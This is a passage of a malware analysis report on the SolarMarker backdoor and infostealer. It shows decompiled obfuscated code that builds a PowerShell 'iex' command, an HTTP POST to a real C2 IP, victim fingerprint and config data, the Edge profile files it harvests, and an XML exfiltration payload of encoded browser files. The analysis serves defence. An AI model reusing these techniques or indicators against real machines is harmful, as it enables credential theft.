
When looking at the decompiled code and the names of the classes and functions, we can see that they don't look right. Instead, they look like they are obfuscated.



```
// Token: 0x06000006 RID: 6 RVA: 0x00002388 File Offset: 0x00000588
private static string VXtVjsAtQ82rWEExxk54LiD1O7Ib38rvnJNEs7CvutCz4x4SYU0T9thotIXUr()
{
    string arg = "";
    int num = 59077;
    arg += (char)(num - 59038);
    int num2 = 4363;
    arg += (char)(num2 - 4304);
    int num3 = 17541;
    arg += (char)(num3 - 17436);
    int num4 = 69059;
    arg += (char)(num4 - 68958);
    int num5 = 56484;
    arg += (char)(num5 - 56364);
    int num6 = 43291;
    arg += (char)(num6 - 43251);
    int num7 = 77728;
    arg += (char)(num7 - 77637);
    int num8 = 58923;
    arg += (char)(num8 - 58840);
    int num9 = 67981;
    arg += (char)(num9 - 67860);
    int num10 = 85262;
    arg += (char)(num10 - 85147);
    int num11 = 28023;
    arg += (char)(num11 - 27907);
    int num12 = 9;
    arg += (char)(num12 - -92);
    int num13 = 61390;
    arg += (char)(num13 - 61281);
    int num14 = 38011;
    arg += (char)(num14 - 37965);
    int num15 = 49289;
    arg += (char)(num15 - 49205);
    int num16 = 10307;
    arg += (char)(num16 - 10206);
    int num17 = 39438;
    arg += (char)(num17 - 39318);
    int num18 = 17980;
    arg += (char)(num18 - 17864);
    int num19 = 19106;
    arg += (char)(num19 - 19060);
    int num20 = 69495;
    arg += (char)(num20 - 69426);
    int num21 = 32278;
    arg += (char)(num21 - 32168);
    int num22 = 636;
    arg += (char)(num22 - 537);
    int num23 = 7480;
    arg += (char)(num23 - 7369);
    int num24 = 12827;
    arg += (char)(num24 - 12727);
    int num25 = 54168;
```

Figure 7. Obfuscated names of the classes and functions/obfuscated code doesn't make much sense.

After quickly running de4dot, we can see that it unpacked and deobfuscated:



```
// Token: 0x06000006 RID: 6 RVA: 0x000023AC File Offset: 0x000005AC
private static string VXtVjsAtQ82rWEExxk54LiD1O7Ib38rvnJNEs7CvutCz4x4SYU0T9thotIXUr()
{
    string arg = "";
    arg += '\'';
    arg += ';';
    arg += 'i';
    arg += 'e';
    arg += 'x';
    arg += '(';
    arg += '[';
    arg += 'S';
    arg += 'y';
    arg += 's';
    arg += 't';
    arg += 'e';
    arg += 'm';
    arg += '.';
    arg += 'T';
    arg += 'e';
    arg += 'x';
    arg += 't';
    arg += '.';
    arg += 'E';
    arg += 'n';
    arg += 'c';
    arg += 'o';
    arg += 'd';
    arg += 'i';
    arg += 'n';
    arg += 'g';
```


Figure 8. Deobfuscated strings in functions.

SolarMarker Backdoor

The SolarMarker backdoor is a .NET C2 client that will communicate with the C2 server within the encrypted channel.

The protocol communication is HTTP – usually POST requests.

The data is encrypted using RSA encryption with Advanced Encryption Standard (AES) symmetric encryption.




```
POST / HTTP/1.1
Host: 92.204.160.114
Content-Length: 444

...+;.isH#>l..!....o)..h.@
.4I#.....
IM.`.4_#..K.(a*..@..zy...@..W.....C._.J..F.y..
...}.....Q...6_.7.UK...v..Na5..O.4..FS.
..sF...j@{rbl^..g.n.. Y.._\j.W..(L/..K..I.!.] ..?M...$k.(swQ)BL...;!/_..........|.+...W..p...;....A.`..D..1...9.u.<.&.NT...w...*..>........)^j..4.!..t.1fM3....mt...{..H}..HU...]....v........f..{\.<....N........4$.F./...d....?.4o(@..(.3.V....
@.j[~W2) .TH.."i..yp....,..../_....}..6....~.......w..W..M.T...e.C..`*d(.zPQ..HTTP/1.1 200 OK
Server: nginx
Date: Mon, 07 Mar 2022 14:29:19 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 304
Connection: keep-alive

.X.?.p.Z..v@._..s.b.}..d.e!s}'.X<..j.p.yNho...vX.T...w...Q9.
2X......,`.^..5......"...
.~R..a...i43.......Y.*...........2...s..H..{......3.%.PiS.)UP...),...5.}.;..w~.......*>3...O....Y.bb7(R...(e.).L........g.40.g}......z(...\g....e.......W.....l..KT....Hk......Ox?.f.}..0C( >1..x..Y.i.j...53..F....,./A
```

Figure 9. Encrypted network communication with the C2 server.

The client performs internal reconnaissance, collects basic information about the victim machine and exfiltrates it over an existing C2 channel.



```
        public static kgQkSs6y4Aq8mWltUE4c ZtumUWLX1fLOdu(string cm5hYNoauCPi, mZRh3DhrAMWRcI44Iwj cfg)
        {
            kgQkSs6y4Aq8mWltUE4c kgQkSs6y4Aq8mWltUE4c = new kgQkSs6y4Aq8mWltUE4c(Encoding.UTF8.GetString(YKZUCawRzzdh_Y.H3myJybYJR2rOPXl6AR(Encoding.UTF8.GetBytes(cm5hYNoauCPi), cfg, false)));
            try
            {
                string s = kgQkSs6y4Aq8mWltUE4c[YKZUCawRzzdh_Y.uVzBbQoTN0msQi_nZQHTYVEugZkXrpp6vjz0d7wsjwe9BuW2j3JHYu3r2SvjFGphTNTG04ni4Lls3n9j6S9DuVlrEiiSy()].zIPIYo2XYk4EEtC();
                cfg.L6KH5kbpZQ3j3MZ = Convert.FromBase64String(s);
            }
            catch
            {
            }
            return kgQkSs6y4Aq8mWltUE4c;
        }
    }
}
```

```
                        Value                                                                                                                   Typ
cm5hYNoauCPi            "{\"action\":\"ping\",\"hwid\":\"O5B4H2UF40SCADR48XTX[redacted]\",\"pc_name\":\"DESKTOP-[redacted]\",\"os_name\":\"Win 10\",\"arch\":\"x64\",\"rights\":\"-\",\"version\":\"TEST_1\",\"workgroup\":\"? | ?\",\"dns\":0,\"protocol_version\":2}"   strin
cfg                     {cU0tev650WfbmHd2R.mZRh3DhrAMWRcl44lwj}                                                                                 cU0
  Addr                  "http://92.204.160.114"                                                                                                 strin
  AZQgEm_Vs4jcLpX       "10"                                                                                                                    strin
  BpR8DPSI0wpppFBJp5    "O5B4H2UF40SCADR48XTXVERBABEY2D04"                                                                                      strin
  BVzp2UATHA2Wxi1       false                                                                                                                   boo
  fQTT039PLwKLtVhV8     "<RSAKeyValue><Modulus>zvRzbt3tLgi0hXDSU7Rhjq89d5uEZUBg/Nyldr3DUI0y1te3KPOKDtk+3kpje/cErfNo1od6lWeKeQE++fjITrOnDMVlxr7SICKvhQXJK4T2pXq5Vf59sMQ48amS+7Nh05Dqcxcc4tBN/eqM+gE2jXs8eXi+Be4bdNCoPTQB+SGXfORKwcOHvnWc+ol2aMhLZYREUQLi6ZukyJVkzTUxVWC...   strin
  L6KH5kbpZQ3j3MZ       {byte[0x0000000A]}                                                                                                      byte
```

Figure 10. Exfiltrated data before encryption.

The client sends a signal to the attacker's server to check for instructions or additional payloads at regular intervals (60 seconds).

The attacker can run a PowerShell script and transfer files to the victim machine.


The next stage is again a PowerShell encoded script that deploys the SolarMarker final payload (.NET Infostealer) and loads it into memory (this typically occurs about a few hours after the initial infection of the victim machine).

The attackers' servers and version names vary between the backdoor and infostealer modules.

SolarMarker Infostealer

In terms of its structure, the infostealer module looks very similar to the backdoor module we introduced earlier but has extended capabilities.


The SolarMarker infostealer module acquires login data, cookies and web data (auto-fill) from web browsers by reading files specific to the target browser. SolarMarker uses the API function CryptUnprotectData (DPAPI) to decrypt the credentials.



Locals


Name	Value
▷ doc	{Document}
browser_path	@"C:\Users\[redacted]\AppData\Local\Microsoft\Edge\User Data"
tempFileName	@"C:\Users\[redacted]\AppData\Local\Temp\tmpBC64.tmp"
◢ list	Count = 0x0[redacted]
[0]	@"C:\Users\[redacted]\AppData\Local\Microsoft\Edge\User Data\Local State"
[1]	@"C:\Users\[redacted]\AppData\Local\Microsoft\Edge\User Data\Default\Cookies"
[2]	@"C:\Users\[redacted]\AppData\Local\Microsoft\Edge\User Data\Default\Cookies-journal"
[3]	@"C:\Users\[redacted]\AppData\Local\Microsoft\Edge\User Data\Default\Edge Profile.ico"
[4]	@"C:\Users\[redacted]\AppData\Local\Microsoft\Edge\User Data\Default\Favicons"
[5]	@"C:\Users\[redacted]\AppData\Local\Microsoft\Edge\User Data\Default\Favicons-journal"
[6]	@"C:\Users\[redacted]\AppData\Local\Microsoft\Edge\User Data\Default\heavy_ad_intervention_opt_out.db"
[7]	@"C:\Users\[redacted]\AppData\Local\Microsoft\Edge\User Data\Default\heavy_ad_intervention_opt_out.db-journal"
[8]	@"C:\Users\[redacted]\AppData\Local\Microsoft\Edge\User Data\Default\History"
[9]	@"C:\Users\[redacted]\AppData\Local\Microsoft\Edge\User Data\Default\History-journal"
[10]	@"C:\Users\[redacted]\AppData\Local\Microsoft\Edge\User Data\Default\load_statistics.db"
[11]	@"C:\Users\[redacted]\AppData\Local\Microsoft\Edge\User Data\Default\Login Data"
[12]	@"C:\Users\[redacted]\AppData\Local\Microsoft\Edge\User Data\Default\Login Data-journal"
[13]	@"C:\Users\[redacted]\AppData\Local\Microsoft\Edge\User Data\Default\Network Persistent State"
[14]	@"C:\Users\[redacted]\AppData\Local\Microsoft\Edge\User Data\Default\Preferences"
[15]	@"C:\Users\[redacted]\AppData\Local\Microsoft\Edge\User Data\Default\PreferredApps"
[16]	@"C:\Users\[redacted]\AppData\Local\Microsoft\Edge\User Data\Default\README"
[17]	@"C:\Users\[redacted]\AppData\Local\Microsoft\Edge\User Data\Default\Secure Preferences"
[18]	@"C:\Users\[redacted]\AppData\Local\Microsoft\Edge\User Data\Default\Top Sites"
[19]	@"C:\Users\[redacted]\AppData\Local\Microsoft\Edge\User Data\Default\Top Sites-journal"
[20]	@"C:\Users\[redacted]\AppData\Local\Microsoft\Edge\User Data\Default\Visited Links"
[21]	@"C:\Users\[redacted]\AppData\Local\Microsoft\Edge\User Data\Default\Web Data"
[22]	@"C:\Users\[redacted]\AppData\Local\Microsoft\Edge\User Data\Default\Web Data-journal"
[23]	@"C:\Users\[redacted]\AppData\Local\Microsoft\Edge\User Data\Default\Local Storage\leveldb\000003.log"
[24]	@"C:\Users\[redacted]\AppData\Local\Microsoft\Edge\User Data\Default\Local Storage\leveldb\CURRENT"
[25]	@"C:\Users\[redacted]\AppData\Local\Microsoft\Edge\User Data\Default\Local Storage\leveldb\LOCK"
[26]	@"C:\Users\[redacted]\AppData\Local\Microsoft\Edge\User Data\Default\Local Storage\leveldb\LOG"
[27]	@"C:\Users\[redacted]\AppData\Local\Microsoft\Edge\User Data\Default\Local Storage\leveldb\MANIFEST-000001"
▷ Raw View	
▷ directories	{string[0x00000015]}
◢ array	{string[0x00000002]}
[0]	@"Local Storage\leveldb"
[1]	"Local Extension Settings"
text	@"C:\Users\[redacted]\AppData\Local\Microsoft\Edge\User Data\ZxcvbnData"
path	"Local Extension Settings"
▷ xmlElement	{Element, Name="files"}

Figure 11. Data collection for exfiltration example.



```
@"
<root action=""init"" timezone=""[redacted]"" hwid=""56JYE4DESFW4BHYHIQH"" version=""ANTK1"">
    <browsers>
        <edge aes_key=""mVkgPuSNBCzTbyxQdwFDk0g/AzMraS1u1TcEA="" user_agent=""AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36 Edg/99.0.1150.36"" edge_path=""C:\Program Files (x86)\Microsoft\Edge\Application\99.0.1150.36"">
            <files>
                <file name=""\Local State"">H4sIAAAAAAAAEAK092XLcOJK/otDTzNpi3Tp6Yx502rKt0/I5PcEASRQJkQQoAKTQZPR27aHL1Cv45h9TkihqOlsAOCeJ6ws+ZaEbiJQw7hJfM8HN1P0gdcWMSskCMyzJsoT5pHr/7+oBDdxMwPMC0HXBk+J4kQ1FLxNSXFMSFIgz0zO8VgnjoeOLdPPvt63Q32DEGeN0FViL3NGzLpApWcDP1IFVdIAmnt95
                <file name=""\Default\Cookies"">H4sIAAAAAAAAEAO3ZTVPTQBgH8E3TUkUwcGB6qIcdOAgz9YXp6IWLBSJ2rKmU4sApbsNCM+SNZIP0yIwevPA9PPoBvHjz5Ffw4tUZbx7NtoVWCOqFQZn/byZeHdpWyJ/lyd21l+PjOsmOGkTb0T6PGmMf/mI/AAAAAPgvvHbUfKFYVN7eE6zlcMv3d20e9b+ySw29OtRps7JY02m/cNYKORO275mxsGjV
                <file name=""\Default\Cookies-journal""></file>
                <file name=""\Default\Edge Profile.ico"">H4sIAAAAAAAAEAOy9B1TUx/o+vlZ6U0GT3BvTmwUFAUFU/Ofmd3FBUHRa+79nv/5zTlzjEl25nlm5jPlfd9nhsPpwJHnqKtzyJ9fcaZ35nBWcDicHj3Ef7/YlcP5g/y7Xr3Ef1+pwOEcVOJwvvpK/PfD5Hf9NTmcn36S/P5zDqf0ew5nwADJfyf/PMyEwzExEf/9J1MO584UDkv078N9ORzV
                <file name=""\Default\heavy_ad_intervention_opt_out.db"">H4sIAAAAAAAAEAO3ZTUvDMBgH8CftcEPYy20eA7tYEEGGd+sMblin66qyU60sYnSX4fjoad4nSrEGO1xTkRavOXoy/c6o99ptN29LJZfSS91qPRSfo53AAAAAAAAsApmG3q+Wq+z2YXyrgZSBknZd0djOfXlfeROdzJO5Rq2MB3BHXPfEjzjAr6pHkeSt9qOOBQ2b584
                <file name=""\Default\heavy_ad_intervention_opt_out.db-journal""></file>
                <file name=""\Default\History"">H4sIAAAAAAAAEAO3c7U/cyB3A8TULLM9LkuN8hHBxG0VghfRKEG0jXtyRZC+HjiwXAk2iVnLN7uxiddcmtjeES1W1pOqrDFUrNspu6q6zkpnOS1PtIUXK5nOR9Xcv1XPG+BiPbUu58Uu5bj3405P9Q/GdQR/gCAAAAAAD+ey5PTXrf88U/5op/L/7ZewEAAAAAAP+TruTzaxcauuNqFat5oLvGXkNoz4X
                <file name=""\Default\History-journal""></file>
                <file name=""\Default\load_statistics.db"">H4sIAAAAAAAAEAO3bwW/TVhzAcTsucZvQujtERqqQnsRhjRo2RLcLf8YOu02Tdttxdig0dZ2214kp+n4kO/F7fn4/v/dTlJfIj3cbPSXF8yDse0rUtFUtl9PuCKFp2mK8FbUTZrwtTB3r2sUWte8eP1u2/tEKhbfayq/Wh5Vry++u315+VHxfLBXeFv68xDUAAAAwZ54vmXappI+/V96BL
                <file name=""\Default\Login Data"">H4sIAAAAAAAAEAO2dz2/bZBjH7TqN221t123Fq7ppribWWssYUbXDmBDLUtNVZMmWtYiBkHHjN9mrOnZmO2PdLWfz1+3vfN+7ySffdOiXpErttOU/fkNW6K43nuuixzHMf7n9NcxKz/yQxc89yr4bm37n42yQLin+z6ePgDAAAAgMNjZnrG/54U9zjxN/Fn8Zn4jR8EAAAAwOviwqRwZ860G9RyNWI
                <file name=""\Default\Login Data-journal""></file>
                <file name=""\Default\Network Persistent State"">H4sIAAAAAAAAEAKtWykstUbKqVsooKSmIL04tKkstii8oyi9ILSrJTC0GyUAEgczoWB0lECszP0/JAfCCyclKyUTNyVamtrASL0cu9vAAAA</file>
                <file name=""\Default\Preferences"">H4sIAAAAAAAAEAOVYbW/bOBL+Kwd9vaRn2bJiB9gP2bY5bPea3vawt7soCoKSRjbXFKmS1B2nyH+/GZJ6sZ0A930LBLVmKM5wXpdPV8lvCx1pxwTFWvExnAntGLWcQfJ7XxUO8PLHRhmwexFCUxy61jXVn5dki7mq+UsXy+ydL26WSxXCb4pHRiFegbGaMNaNGzJgQJ3IuvOdEAOdE7XQkpSadNuu
                <file name=""\Default\PreferredApps"">H4sIAAAAAAAAEAKtWKihKTUstKkpNiU8sKChWsoqO1VEqSy0qzszASEAAAA=</file>
                <file name=""\Default\README"">H4sIAAAAAAAAEAFWOQQ7CMAwEv+IHAH/gwIFDJCTgASHZtJaoXdku7fMJcOK4o9nVJi6mri3oVBIjSat3LjPYSuYg2I0XYaR0v+zisbSreP17Ic3klykVLYAAAA=</file>
                <file name=""\Default\Secure Preferences"">H4sIAAAAAAAAEAO18Z3PjSJL2X2Hwy8yuDOFNb9wHWJKiNyIlbk8wYAqGsISh0cb898sCSYkyI2n31D1z73s9000SSFR1PZX5ZJbDv+poV6A495M4r3/7Vz1HSsI4NpPYRSsTy9h+bpghWmbIyKsiyMt6XhgFqn8jfr+s264fhIEThKEfWEbsJDF8mJFpO5EbIsOtqrEKf4OWKcoiP39Ux
                <file name=""\Default\Top Sites"">H4sIAAAAAAAAEAO3ZPW/TQBgH8Dtf0hdKc+0QRZAhJzrQSmmiiE71gqmsEmEc6iZInYybXopVOw72pYExH6bfhKUTX4CFoSsSGyN2BCEZAmxQ8f/Jj/3c2da9bHd3fGT5SopS2vGrdf6V5ApXhJ/zD4UrvvcH/wEAAAAAAMD/aHyXLZcqFTo+V95pIFU0cJN01ZpMk9yBYxptU7SNJ5YpptViexgHwm
                <file name=""\Default\Top Sites-journal""></file>
